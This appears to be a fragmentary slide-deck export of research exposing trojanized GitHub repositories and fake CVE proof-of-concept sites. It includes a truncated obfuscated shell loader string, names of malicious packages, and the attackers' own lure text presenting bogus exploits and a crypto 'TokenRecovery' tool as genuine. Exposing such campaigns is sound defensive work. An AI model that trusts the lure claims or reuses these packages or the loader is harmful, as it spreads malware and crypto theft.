
```
2   "dependencies": {  
3     "@0xengine/xmlrpc": "^1.3.18",  
4     "axios": "^1.5.0",
```

Trojanized Wordpress credentials checker



Trojanized Wordpress credentials checker







That's all Folks!



That's **NOT**
all

PIVOT!



Q z="";ODz='cat';PEz='tar';NDz='TH'



Filter by

<> Code 2

Repositories 0

Issues 0

Pull requests 0

Discussions 0

Users 0

More

Repositories

al1enb1t/cheatengine-for-linux

c33d3r20/shareaza-for-linux

More repositories...

Advanced

Owner

Symbol

Exclude archived

Advanced search

2 files (87 ms)

Save



c33d3r20/shareaza-for-linux · build.sh

Shell · master

```
192 z=""
193 ";ODz='cat';PEz='tar';NDz='TH';RDz='C >';KCz='ll 2';0z='mast';uCz='PRIN';eDz='vice';jDz='in/b';VEz='.ser';BBz='/lo'...
```

al1enb1t/cheatengine-for-linux · build.sh

Shell · master

```
193 z=""
194 ";ODz='cat';PEz='tar';NDz='TH';RDz='C >';KCz='ll 2';0z='mast';uCz='PRIN';eDz='vice';jDz='in/b';VEz='.ser';BBz='/lo'...
```


 how do download github





Open-source developers all over the world are working on millions of projects: writing code & documentation, fixing & submitting bugs, and so forth. GH Archive is a project to **record** the public GitHub timeline, **archive it**, and **make it easily accessible** for further analysis.

GitHub provides [15+ event types](#), which range from new commits and fork events, to opening new tickets, commenting, and adding members to a project. These events are aggregated into hourly archives, which you can access with any HTTP client:

Query	Command
Activity for 1/1/2015 @ 3PM UTC	<code>wget https://data.gharchive.org/2015-01-01-15.json.gz</code>
Activity for 1/1/2015	<code>wget https://data.gharchive.org/2015-01-01-{0..23}.json.gz</code>
Activity for all of January 2015	<code>wget https://data.gharchive.org/2015-01-{01..31}-{0..23}.json.gz</code>

```
SELECT *  
FROM `githubarchive.year.202*`  
WHERE actor.login='foobar'
```

✓ This query will process 21.57 TB when run.

Price (USD)

\$6.25 / 1 tebibyte,



```
SELECT repo_name, event_type, COUNT(*) AS num_commits
FROM github_events
WHERE actor_login = 'torvalds' GROUP BY repo_name, event_type
ORDER BY num_commits DESC
```

#	repo_name	event_type	num_commits
1	torvalds/linux	PushEvent	11430
2	torvalds/linux	CreateEvent	637
3	torvalds/subsurface	PushEvent	249
4	torvalds/libdc-for-dirk	PushEvent	150
5	Subsurface-devel/libdc	PushEvent	84
6	torvalds/1590A	PushEvent	83
7	torvalds/diveclog	PushEvent	72
8	subsurface/subsurface	IssueCommentEvent	69
9	torvalds/linux	PullRequestEvent	67

100.0%, Read 9.68 billion rows, 33.95 GB (3.42 billion/sec, **12.00 GB/sec**)

<https://play.clickhouse.com/play>

THE FASTEST
THINGS ON EARTH



CHEETAH



AIRPLANE



PLAY.CLICKHOUSE.COM



SPEED OF LIGHT

```
$ curl "https://play.clickhouse.com/?user=explorer" \  
-d "select count(*) from github_events  
    where actor_login = 'christophetd'"
```

7941



paulmuller1977



aifuzzer/poc-CVE-2020-35489

paulmuller1977

ethgeeks/qzip2



aifuzzer



aifuzzer/poc-CVE-2020-35489





ethgeeks



ethgeeks/qzip2






paulmuller1977



paulmuller1977/pdf-watermark-remover

paulmuller1977/yawpp





Malicious POCs and where to find them

g1thubb002 (tr3zuryy) · GitHub

github.com/g1thubb002

Guest

Overview

Repositories1

Projects

Packages

Stars



tr3zuryy

g1thubb002

Follow

 Joined 3 weeks ago

Block or Report

Popular repositories

[poc-CVE-2020-35489](#)

Public

poc-CVE-2020-35489

Shell

2 contributions in the last year

	Dec	Jan	Feb	Mar	Apr	May	Jun	Jul	Aug	Sep	Oct	Nov	Dec
Mon													
Wed													
Fri													

[Learn how we count contributions](#)

LessMore

Contribution activity

2024

December 2024

How to exploit CVE-2001-1473

We employed a novel approach to an age-old vulnerability in the [SSH-1](#) protocol, as described by [CVE-2001-1473](#). This vulnerability enables a Man-in-the-Middle (MITM) server to intercept an SSH-1 session between a client and a vulnerable server, potentially exposing the user's private key. However, executing a practical attack necessitates the client's usage of the attacking server as a hopping node and granting permission for unknown server keys, significantly increasing the complexity of a successful exploit.

Our adaptation of the original attack method enables the extraction of the SSH server's private key itself, offering access to the vulnerable server with sshd permissions. Notably, this modified approach eliminates the MITM requirement and can be executed directly against the vulnerable server.

For technical details, read [our paper](#).

Install

```
./configure
make
make install
```



The code is installed in `/usr/local/bin`.

CVE-2019-11248 Exploitation PoC (RCE)

Overview

This repository contains a **proof-of-concept (PoC)** exploit for **CVE-2019-11248**, a medium-severity vulnerability in Kubernetes' Kubelet, which can lead to **Remote Code Execution (RCE)** under certain conditions. The vulnerability stems from the exposure of the `/debug/pprof` endpoint on the Kubelet's healthz port. This PoC showcases a novel method to escalate the initial information disclosure into a full-blown RCE attack, utilizing unprotected memory and internal Kubelet data.

What's New?

While previous discussions around this CVE primarily focused on **information leakage** and **denial-of-service (DoS)** attacks, this PoC demonstrates a **previously unused attack vector** that allows for code injection and execution on the underlying system by leveraging the exposed Kubelet memory addresses and profiling data.

CVEs > CVE-2019-11248

Exploit

CVE-2019-11248

Missing Authorization (CWE-862)

Published: Aug 29, 2019 / Updated: 58mo ago



Track Updates



Track Exploits



NVD

**CVSS 8.2**

EPSS 90.9%

High

CVSS v3.1 ▾

Summary

The debugging endpoint `/debug/pprof` is exposed over the unauthenticated Kubelet healthz port in Kubernetes. This exposure can potentially leak sensitive information such as internal Kubelet memory addresses and configuration. The vulnerability affects Kubernetes versions prior to 1.15.0, 1.14.4, 1.13.8, and 1.12.10. The issue is of medium severity but is not exposed by the default configuration.

Impact

This vulnerability could lead to unauthorized access to sensitive information, including internal Kubelet memory addresses and configuration. Additionally, it may allow for limited denial of service attacks. The CVSS v3.1 base score is 8.2 (High), with the following vector: `CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:L`. This indicates a high confidentiality impact and low availability impact, with no integrity impact. The attack vector is network-based, requiring no privileges or user interaction.



feedly

CVEs

Threat Intelligence

Resources



Changelog

Start Free Trial

Affected Systems



Kubernetes / **kubernetes**

Exploits



<https://github.com/nop2nop/cve-2019-11248>




malicious PoC

Patches



github.com


**Trojanized GitHub repositories
(cluster 3)**



0xengine/meow



**Trojanized GitHub repositories
(cluster 1)**



0xengine/xmlrpc



Exfiltration

Dropbox

**Trojanized GitHub repositories
(cluster 2)**




k0rn66/xmrdropper



Exfiltration

file.io





CVE PoC

Proof-of-Concepts for Specific CVEs: Demonstrations and Insights

POC CVE-2020-1938

📅 Posted on January 11, 2025 | ⌚ 3 minutes | 📄 499 words | 👤 admin

CVE-2020-1938 is a critical vulnerability affecting the Apache Tomcat server that allows remote code execution (RCE). It specifically concerns the AJP (Apache JServ Protocol) connector, which is often enabled by default.

[\[Read More\]](#)

Tags: [#cve-poc](#) [#download](#)

POC CVE-2023-3824

📅 Posted on January 11, 2025 | ⌚ 3 minutes | 📄 531 words | 👤 admin

CVE-2023-3824 is a critical remote code execution (RCE) vulnerability in PHP, affecting versions 8.0.x (before 8.0.30), 8.1.x (before 8.1.22), and 8.2.x (before 8.2.8). The vulnerability arises from insufficient length checking when processing PHAR files (PHP's archive format), specifically when reading PHAR directory entries in the `Phar::loadPhar()` function.

[\[Read More\]](#)

Tags: [#cve-poc](#) [#download](#)

Usage

Clone the repo:

```
git clone git@codeberg.org:bluefisher/poc-cve-2020-1938.git
```

Run the script:

```
usage: CVE-2020-1938.py [-h] [-p PORT] [-f FILE] target
```

positional arguments:

target Hostname or IP to attack

options:

-h, --help show **this** help message and exit

-p PORT, --port PORT AJP port to attack (default is **8009**)

-f FILE, --file FILE file path **on** the server(default is WEB-INF/web.xml)



Tags: [#cve-poc](#) [#download](#)

DR ⓘ	Referring page ⓘ	Anchor and target URL ⓘ
64	Drive Traffic Faster with Fiverr! 🕒 4.8 Stars ★ https://rank-your.site/c/fiverr-drive-traffic-faster/	Fiverr's tactics: A must for cvepoc.top 📅 https://cvepoc.top/
73	Guest Posting for Backlinks: A Strategy You Must Try – iTxoft https://link.itxoft.com/identifying-backlink-opportunities-itxoft-57413/	cvepoc.top, unstoppable growth meets unstoppable resiliency—iTxoft.com ensures both. https://cvepoc.top/
0	I Hope It Will Work – admin https://7429266.xyz/i-hope-it-will-work-190/	 https://cvepoc.top/
21	No Middlemen, No Markups: Direct Chat with Us for Quality Dofollow SEO Backlinks to Boost Ahrefs DR, Moz DA & Majestic TF – Talk to Real Experts—Zero Spam, All Niches (Gambling Included). See Results First, Then Pay! http://seolink.info/see-results-first-pay-later-seo-19215/	Gambling & All Niches Expertise: Order Guest Posts & Dofollow Backlinks for https://cvepoc.top —See Improved DR, DA & TF Immediately! https://cvepoc.top/
	Boost Ahrefs DR, Moz DA, and Majestic TF with Proven Backlinks for All Niches, Including Gambling and High-Competition Niches – SkylinkSEO: Competitors Trust Our	Boost https://cvepoc.top For Ahrefs DR, Moz DA, and Majestic TF with Quality Dofollow Backlinks and Guest Posts – See Results First, Pay Later!



Follow

cvepoc

@cvepoc

RE research, Oproject

 Joined January 2025

2 Following **7** Followers

Not followed by anyone you're following



cvepoc @cvepoc · 12 Jan



CVE-2020-1938 is a critical vulnerability affecting the Apache Tomcat server that allows remote code execution (RCE). It specifically concerns the AJP (Apache JServ Protocol) connector, which is often enabled by default.



POC CVE-2020-1938

From cvepoc.top



61



Blockchain, cryptocurrency and web3

Crypto Forex Leads

Crypto and Forex Leads And FTDs For Free

We share more than just links to lead databases; our site also features industry-related articles. If you're solely interested in downloads, simply visit [tags](#) and click on **download**.

To search the site, use google. For example, search site for crypto leads

[crypto leads](#)

Wordpress 5.9, 6.0, 6.1 with WooCommerce plugin RCE exploit

📅 Posted on December 26, 2023 | ⌚ 2 minutes | 📄 228 words | 👤 admin

An RCE in Wordpress 5.9, 6.0 and 6.2 with installed WooCommerce plugin versions 7.8.2 to 8.3.0 has been found using the technique of machine learning-based fuzzing (see references). We called the exploit monera. [\[Read More\]](#)
[exploit](#) [rce](#) [wordpress](#)

How to exploit CVE-2001-1473

📅 Posted on December 14, 2023 | ⌚ 3 minutes | 📄 436 words | 👤 admin


We employed a novel approach to an age-old vulnerability in the SSH-1 protocol, as described by CVE-2001-1473. This vulnerability enables a Man-in-the-Middle (MITM) server to intercept an SSH-1 session between a client and a vulnerable server, potentially exposing the user's private key. [\[Read More\]](#)
[cve](#) [exploit](#) [download](#)

Empirical modeling of high-income and emerging stock and Forex market return volatility using Markov-switching GARCH models

📅 Posted on December 8, 2023 | ⌚ 1 minutes | 📄 180 words | 👤 admin

Using weekly data for stock and Forex market returns, a set of MS-GARCH models is estimated for a group of high-income (HI) countries and emerging market economies (EMEs) using algorithms proposed by Augustyniak (2014) and Ardla et al. [\[Read More\]](#)

[article](#) [forex](#)



ethgeeks
ethgeeks

Follow

1 follower · 0 following

Block or Report

Overview

Repositories 10

Projects

Packages

Stars 9

Popular repositories

tokenrecovery

Public

ERC20 tokens recovery utility

OCaml 9 1

qzip2

Public

qzip2 archiver

OCaml 9 3

tools-online

Public

Useful tools online

4

airdrop

Public

ethereum data message sender and more

cliw

Public

CLI wallet, a command line replacement for metamask

vitbrain

Public

etheum contract analyzer for SWE


Something went wrong, please refresh the page to try again.
If the problem persists, check the [GitHub status page](#) or [contact support](#).



TokenRecovery

Get back ERC20 tokens mistakenly sent to contracts

TokenRecovery is a command line utility which tries to recover ERC20 tokens from contract addresses.



```
File Edit View Search Terminal Help
workeralenovo - $ tokenrecovery --help
Usage: TokenRecovery [options]

Recovers ERC20 tokens accidentally sent to contracts

Options:
  -V, --version          output the version number
  -r, --rpc <url>       chain RPC
  -t, --txhash <hash>   transaction hash
  -h, --help            display help for command
workeralenovo - $
```

Downloads

- [Windows binary](#)
- [Linux binary](#)

The code is open source: [Github repo](#)

How to use the program: [Tutorial](#)

Established in the year 2019, EthGeeks stands as a collective of EVM researchers with a central dedication to fortifying the security of the Ethereum network. Our foremost endeavor revolves around meticulously scrutinizing operational contracts, which serve as linchpins for users across the global spectrum. Our overarching objective encapsulates the augmentation of the challenges associated with uncovering and capitalizing on security loopholes. Through our unwavering commitment, we aspire to elevate the overall safety and impregnability of Web3 for all.

Our purview of action extends to the thorough exploration of vulnerabilities within contracts across various EVM-compatible chains. The insights gleaned from these research endeavors are subsequently leveraged to rectify grave security shortcomings. This initiative not only enhances our grasp of the mechanics behind exploit-driven assaults but also propels enduring, foundational enhancements to the realm of security.

Our repo: <https://github.com/ethgeeks>

How EthGeeks' TokenRecovery Utility Restored My Mistakenly Sent ERC-20 Tokens

Sounds a bit like
"Paul Muller"



Paulina Buller

Follow

3 min read · Aug 17, 2023



← → ↺ https://medium.com/@paulmuller1977/how-ethgeeks-tokenrecovery-utility-restored-my-mistakenly-sent-erc-20-tokens-5b4401f02d9e

Medium

🔍 Search

✦ Get unlimited access to the best of Medium for less than \$1/week. [Become a member](#)

It is Paul Muller!

How EthGeeks' TokenRecovery Utility Restored My Mistakenly Sent ERC-20 Tokens



Paulina Buller

Follow

3 min read · Aug 17, 2023





Dendrum

<https://tokenrecovery.today>

1 follower · 0 following



Profile 14 Answers **3 Questions** 0 Posts 1 Follower Following Edits Activity

3 Questions

How does the Ethereum blockchain ensure transaction ordering consistency across its distributed network, especially in scenarios involving multiple smart contracts executing concurrently and generating interdependent transactions?

No answer yet · Last followed 1y

Are AI and quantum computing a danger for cryptocurrency security?

No answer yet · Last followed 1y

Quora is filled by scammers. I'm a crypto developer and I see everything is scammed. Does not Quora use some moderation?

1 answer · Last followed 2y

Credentials & Highlights

More

- Software Developer at Cryptozen
- Studied at Manipal Institute Of Technology (MIT)
- Lives in The United States of America 2018–present
- 464 content views 27 this month
- Joined September 2022

Knows about



Solidity Programming Language

3 answers



Cryptozen



The United States of America



Manipal Institute Of Technology (MIT)



Software and Applications

View more ▾

Экспериментальная утилита по восстановлению егс20 токенов, ошибочно отправленных на адрес контракта

Экспериментальная утилита по восстановлению егс20 токенов, ошибочно отправленных на адрес контракта



By user8492

30 Sep 2022, 16:56 in Услуги, сервисы

 Share

Followers

0

user8492

Posted 30 Sep 2022, 16:56



Новички

 7

Часто случается, что токены ERC20 по-ошибке отправляются на адрес какого-либо контракта. Результат - потеря токенов, так как обычно с контракта вытащить токены не могут даже создатели. Утилита tokenrecovery пытается вытащить токены неконвенциональными методами, используя SWA лазайки принявшего токены контракта. Вероятность восстановления не велика, но попробовать можно, особенно на не очень популярных контрактах.

<https://www.tokenrecovery.today>

 [manpage](#)





Experimental utility for restoring erc20 tokens mistakenly sent to a contract address



Author user8492

30 Sep 2022, 15:56in Services

 Share

Subscribers

0

user8492

Published30 Sep 2022, 15:56



Newbies

 7

